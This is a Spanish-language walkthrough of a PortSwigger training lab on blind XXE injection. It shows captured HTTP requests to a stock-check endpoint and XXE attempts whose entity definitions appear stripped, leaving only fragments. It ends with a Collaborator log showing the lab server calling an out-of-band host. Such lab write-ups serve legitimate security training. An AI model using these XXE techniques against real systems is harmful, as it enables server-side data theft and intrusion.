> For the complete documentation index, see [llms.txt](https://books.spartan-cybersec.com/web/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://books.spartan-cybersec.com/web/xml-external-entity-xxe-injection/lab-3-blind-xxe-with-out-of-band-interaction.md).
# Lab 3: Blind XXE with out-of-band interaction
https\://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-interaction

Inicialmente se detecta la siguiente peticion al interactuar con el siguiente button:
La peticion generada es la siguiente:
{% code overflow="wrap" %}
```bash
POST /product/stock HTTP/2
Host: 0a06008903e3311885d9626000d50011.web-security-academy.net
Cookie: session=y07iamBVdzNDbapqbxpwPFM8Ohv5Ep9H
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
Content-Type: application/xml
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0a06008903e3311885d9626000d50011.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a06008903e3311885d9626000d50011.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9
Priority: u=1, i
21
```
{% endcode %}
Y la respuesta es:
```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3
390
```
Si intentamos una inyeccion XXE, se puede apreciar que es BLIND:
```
POST /product/stock HTTP/2
Host: 0a06008903e3311885d9626000d50011.web-security-academy.net
Cookie: session=y07iamBVdzNDbapqbxpwPFM8Ohv5Ep9H
Content-Length: 176
Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
Content-Type: application/xml
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0a06008903e3311885d9626000d50011.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a06008903e3311885d9626000d50011.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9
Priority: u=1, i
]>
&xxe;1
```
Y la respuesta es:
```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20
"Invalid product ID"
```

Teniendo en cuenta lo anterior, generamos un Collaborator para validar si existe un XXE sobre dicha peticion:
Y luego de copiar el host del collaborator enviamos la siguiente peticion:
```
POST /product/stock HTTP/2
Host: 0a06008903e3311885d9626000d50011.web-security-academy.net
Cookie: session=y07iamBVdzNDbapqbxpwPFM8Ohv5Ep9H
Content-Length: 215
Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
Content-Type: application/xml
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0a06008903e3311885d9626000d50011.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a06008903e3311885d9626000d50011.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Accept-Language: es-ES,es;q=0.9
Priority: u=1, i
]>
&xxe;1
```
La respuesta de la peticion fue la siguiente:
```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20
"Invalid product ID"
```
Y luego de lo anterior, se detecta el siguiente trafico en el collaborator:
```
GET / HTTP/1.1
User-Agent: Java/21.0.1
Host: tollpowjrziqr9faax6fz2kha8gz4pse.oastify.com
Accept: */*
Connection: keep-alive
```